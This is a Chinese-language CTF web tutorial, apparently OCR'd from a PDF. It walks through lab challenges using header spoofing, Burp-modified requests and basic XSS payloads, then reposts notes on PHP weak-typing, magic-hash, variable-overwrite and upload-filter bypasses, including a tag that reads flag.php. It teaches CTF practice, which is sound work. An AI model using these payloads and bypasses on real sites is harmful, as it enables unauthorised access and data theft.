CTF web 题型解题技巧

第四课 web 总结

以下内容大多来源于网络，我只是在前人的基础上，对 CET WEB 进行一个总结；

从《CTF web 题型解题技巧-第一课 解题思路》到《五》的 pdf 版，我会在明天的更新中发出来。

工具集：

基础工具：Burpsuite，python，firefox(hackbar，foxyproxy，user-agent，swither 等)

***了解 Burpsuite 的使用方式、firefox(hackbar,foxyproxy,user-agent,swither 等)插件的使用给漏洞挖掘带来便利。

扫描工具：nmap，nessus，openvas

***了解 nmap 等扫描工具的使用。

sql 注入工具：sqlmap 等

***注入在 CTF WEB 中比较常见，通过暴库找到 flag

xss 平台：xssplatfrom，beef

***利用 xss 弹 cookie 的方式弹出 flag

文件上传工具：cknife


文件包含工具：LFIsuite

暴力破解工具：burp 暴力破解模块，md5Crack，hydra

基础篇

1.直接查看源代码

http://lab1.xseclab.com/base1_4a4d993ed7bd7d467b27af52d2aaa800/index.php



2.修改或添加 HTTP 请求头


常见的有：

Referer 来源伪造


X-Forwarded-For：ip 伪造

User-Agent：用户代理（就是用什么浏览器什么的）

http://lab1.xseclab.com/base6_6082c908819e105c378eb93b6631c4d3/index.php



抓取数据包，修改 User-Agent：为 HAHA



恭喜您，成功安装HAHA浏览器！key is: meiyouHAHAliulanqi


//.net 的版本修改，后面添加，如版本 9

.NET CLR 9

Accept-Language：语言

http://lab1.xseclab.com/base1_0ef337f3afbe42d5619d7a36c19c20ab/index.php

.




http://ctf1.shiyanbar.com/basic/header/

Cookie 的修改

http://lab1.xseclab.com/base9_ab629d778e3a29540dfd60f2e548a5eb/index.php

3.查看 HTTP 请求头或响应头


http://lab1.xseclab.com/base7_eb68bd2f0d762faf70c89799b3c1cc52/index.php




http://ctf1.shiyanbar.com/basic/catch/

4.302 跳转的中转网页有信息

http://lab1.xseclab.com/base8_0abd63aa54bef0464289d6a42465f354/index.php






5.查看开发者工具控制台


6.javascript 代码绕过

通过删除或修改代码或者本地代理改包绕过


http://lab1.xseclab.com/base10_0b4e4866096913ac9c3a2272dde27215/index.php



输入框，我随便输入了 111，提示数字太小。



然后我通过用 burp 抓包，更改数据包数据长度



Request

Raw Params Headers Hex

```
POST /base10_0b4e4866096913ac9c3a2272dde27215/index.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://lab1.xseclab.com
Connection: close
Referer: http://lab1.xseclab.com/base10_0b4e4866096913ac9c3a2272dde27215/index.php
Upgrade-Insecure-Requests: 1

v=111111111111111111111
```


Response

Raw Headers Hex HTML Render


```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 28 May 2020 03:53:38 GMT
Content-Type: text/html
Connection: close
Via: 4335
Content-Length: 327

<html>
    <head>
        <meta http-equiv=Content-Type content="text/html;charset=utf-8">
    </head>
    <body>
                <form action="" method="post">
            <input type="text" maxlength="3" name="v"/>
            <input type="submit" value="□□"/>
        </form>
    </body>
</html>
key is 768HKyu678567&*&K
```

7.使用 burp 的 repeater 查看整个 HTTP 包

http://lab1.xseclab.com/xss1_30ac8668cd453e7e387c76b132b140bb/index.php



_到这里找key__




8.阅读 javascript 代码，直接控制台获取正确密码

http://ctf1.shiyanbar.com/basic/js/index.asp

9.robots.txt 文件获取信息

这本来是给搜索引擎看的信息，很可能暴露网站结构目录


http://lab1.xseclab.com/base12_44f0d8a96eed21afdc4823a0bf1a316b/index.php



you find me,but I am not the login page. keep search.

这里有个提示：login page

http://lab1.xseclab.com/base12_44f0d8a96eed21afdc4823a0bf1a316b/9fb97531fe95594603aff7e794ab2f5f//login.php




10..bash_history

这个应该说看到过吧，就是记录用户输入过的 linux 命令的

前端脚本类

1.js 加解密

http://ctf5.shiyanbar.com/DUTCTF/1.html //直接在 F12 控制台粘贴就有了



2.XSS

http://lab1.xseclab.com/realxss1_f123c17dd9c363334670101779193998/index.php

这题题目就有漏洞，直接在命令行输入下面的就有了

```
$.post("./getkey.php?ok=1",{'url':location.href,'ok':ok},function(data){
                                console.log(data);
        });
showkey();
```

当然简单的直接输入

<script>alert(HackingLab)</script>

这样也可以

这题也差不多

http://lab1.xseclab.com/realxss2_bcedaba7e8618cdfb51178765060fc7d/index.php

可以直接输入上题的那个 jquery，也可以乖乖下面的

<img src="11" onerror=alert(HackingLab)>

http://lab1.xseclab.com/realxss3_9b28b0ff93d0b0099f5ac7f8bad3f368/index.php

ctf 中 php 常见的考点

本博文转自：大佬博客（侵权删）

总结的很详细，忍不住转载

1.系统变量

```
$_POST // 获取 post 数据，是一个字典
$_GET // 获取 get 数据，是一个字典
$_COOKIE // 获取 cookie
$_SESSION // 获取 session
$_FILE // 获取上传的文件
$_REQUEST // 获取 $_GET，$_POST，$_COOKIE 中的数据
```

2.错误控制运算符

PHP 支持一个错误控制运算符：@。当将其放置在一个 PHP 表达式之前，该表达式可能产生的任何错误信息都被忽略掉。

3.变量默认值

当定义一个变量，如果没有设置值，默认为 0

4.$_GET 和 $_POST

http://ctf4.shiyanbar.com/web/false.php?name[]=a&password[]=b

如果 GET 参数中设置 name[]=a，那么 $_GET['name'] = [a]，php 会把 []=a 当成数组传入， $_GET 会自动对参数调用 urldecode。

$_POST 同样存在此漏洞，提交的表单数据，user[]=admin，$_POST['user'] 得到的是['admin'] 是一个数组。

5. 内置函数的松散性

strcmp

strcmp 函数的输出含义如下：

```
如果 str1 小于 str2 返回 < 0；

如果 str1 大于 str2 返回 > 0；

如果两者相等，返回 0。
```

•5.2 中是将两个参数先转换成 string 类型。

•5.3.3 以后，当比较数组和字符串的时候，返回是 0。

•5.5 中如果参数不是 string 类型，直接 return 了

```
$array=[1, 2, 3];

// 数组跟字符串比较会返回 0

//这里会输出 null，在某种意义上 null 也就是相当于 false，也就是判断为相等

var_dump(strcmp($array, 'abc'));
```

sha1 和 md5 函数

md5 和 sha1 无法处理数组，但是 php 没有抛出异常，直接返回 fasle

```
sha1([]) === false

md5([]) === false
```

弱类型

当一个整形和一个其他类型行比较的时候，会先把其他类型 intval 再比较

intval

intval() 在转换的时候，会从字符串的开始进行转换直到遇到一个非数字的字符。即使出现无法转换的字符串，intval() 不会报错而是返回 0。

```php
var_dump(intval('2')) // 2
var_dump(intval('3abcd')) // 3
var_dump(intval('abcd')) // 0
```

这个时候 $a 的值有可能是 1002 union...

```php
if(intval($a) > 1000) {
mysql_query("select * from news where id=".$a)
}
```

is_numeric

PHP 提供了 is_numeric 函数，用来变量判断是否为数字。但是函数的范围比较广泛，不仅仅是十进制的数字。

```php
<?php
echo is_numeric(233333); # 1
echo is_numeric('233333'); # 1
echo is_numeric(0x233333); # 1
echo is_numeric('0x233333'); # 1
echo is_numeric('233333abc'); # 0
?>
```

in_array

in_array 函数用来判断一个值是否在某一个数组列表里面，通常判断方式如下：

```
in_array('b', array('a', 'b', 'c');
```

这段代码的作用是过滤 GET 参数 typeid 在不在 1，2，3，4 这个数组里面。但是，in_array 函数存在自动类型转换。如果请求，typeid=1’ union select.. 也能通过 in_array 的验证。

```php
if (in_array($_GET['typeid'], array(1, 2, 3, 4))) {
$sql="select …. where typeid=".$_GET['typeid'];
echo $sql;
}
```

== 和 ===

•== 是弱类型的比较

•=== 比较符则可以避免这种隐式转换，除了检查值还检查类型。

以下比较的结果都为 true

```php
// 0x 开头会被当成16进制54975581388的16进制为 0xcccccccccc
// 十六进制与整数，被转换为同一进制比较
'0xcccccccccc' == '54975581388'
// 字符串在与数字比较前会自动转换为数字，如果不能转换为数字会变成0
1 == '1'
1 == '01'
10 == '1e1'
100 == '1e2'
0 == 'a' // a 转换为数字为 0
// 十六进制数与带空格十六进制数，被转换为十六进制整数
'0xABCdef' == ' 0xABCdef'
'0010e2' == '1e3'
```

hash 比较的问题

0e 开头且后面都是数字会被当作科学计数法，也就是等于 0*10^xxx=0。如果 md5 是以 0e 开头，在做比较的时候，可以用这种方法绕过。

```
// '0e5093234' 为 0, '0eabc3234' 不为 0
// true
'0e509367213418206700842008763514' == '0e481036490867661113260034900752'
// true
'0e481036490867661113260034900752' == '0'
// false
var_dump('0' == '0e1abcd');
// true
var_dump(0 == '0e1abcd');
var_dump(md5('240610708') == md5('QNKCDZO'));
var_dump(md5('aabg7XSs') == md5('aabC9RqS'));
var_dump(sha1('aaroZmOk') == sha1('aaK1STfY'));
var_dump(sha1('aaO8zKZF') == sha1('aa3OFF9m'));
```

如果要找出 0e 开头的 hash 碰撞，可以用如下代码。

```
<?php
$salt = 'vunp';
$hash = '0e612198634316944013585621061115';
for ($i=1; $i<100000000000; $i++) {
if (md5($salt . $i) == $hash) {
echo $i;
break;
}
}
echo ' done';
```

switch

如果 switch 是数字类型的 case 的判断时， switch 会将其中的参数转换为 int 类型。

```
$i ="2abc";
switch ($i) {
case 0:
case 1:
case 2:
echo "i is less than 3 but not negative";
break;
case 3:
echo "i is 3";
}
```

这个时候程序输出的是 i is less than 3 but not negative，是由于 switch() 函数将 $i 进行了类型转换，转换结果为 2。

正则表达式

preg_match

如果在进行正则表达式匹配的时候，没有限制字符串的开始和结束(^ 和 $)，则可以存在绕过的问题

```
$ip = '1.1.1.1 abcd'; // 可以绕过
if(!preg_match("/(\d+)\.(\d+)\.(\d+)\.(\d+)/",$ip)) {
die('error');
} else {
// echo('key...')
}
```

ereg %00 截断

ereg 读到 %00 的时候，就截止了

```
<?php
if (ereg ("^[a-zA-Z]+$", $_GET['a']) === FALSE) {
echo 'You password must be alphabet';
}
?>
```

这里 a=abcd%001234，可以绕过

变量覆盖

extract

extract() 函数从数组中把变量导入到当前的符号表中。对于数组中的每个元素，键名用于变量名，键值用于变量值。

```php
<?php
$auth = '0';
// 这里可以覆盖$auth的变量值
extract($_GET);
if($auth == 1){
echo "private!";
} else{
echo "public!";
}
?>
```

parse_str

parse_str() 的作用是解析字符串，并注册成变量。与 parse_str() 类似的函数还有 mb_parse_str()，parse_str 将字符串解析成多个变量，如果参数 str 是 URL 传递入的查询字符串（query string），则将它解析为变量并设置到当前作用域。

```php
//var.php?var=new
$var='init';
parse_str($_SERVER['QUERY_STRING']);
// $var 会变成 new
echo $var;
```

$$ 变量覆盖

如果把变量本身的 key 也当变量，也就是使用了 $$，就可能存在问题。

```php
$_ = '_POST';
// $$_ 是等于 $_POST
```

例子

```php
// http://127.0.0.1/index.php?_CONFIG=123
$_CONFIG['extraSecure'] = true;
foreach(array('_GET','_POST') as $method) {
foreach($$method as $key=>$value) {
// $key == _CONFIG
// $$key == $_CONFIG
// 这个函数会把 $_CONFIG 变量销毁
unset($$key);
}
}
if ($_CONFIG['extraSecure'] == false) {
echo 'flag {****}';
}
```

unset

unset($bar)；用来销毁指定的变量，如果变量 $bar 包含在请求参数中，可能出现销毁一些变量而实现程序逻辑绕过。

特殊的 PHP 代码格式

以这种后缀结尾的 php 文件也能被解析，这是在 fast-cgi 里面配置的

•.php2

•.php3

•.php4

•.php5

•.php7

•.phtml

正则检测文件内容中包含 <? 就异常退出，通常的 PHP 代码就不行了，可以使用这种方式绕过

```php
<script language="php">
echo base64_encode(file_get_contents('flag.php'));
</script>
```

效果等于 echo ‘a’;

```
<?='a';?>
```

如果在 php.ini 文件中配置允许 ASP 风格的标签

```
; Allow ASP-style <% %> tags.
; http://php.net/asp-tags
asp_tags = On
```

则可以使用该方式

```
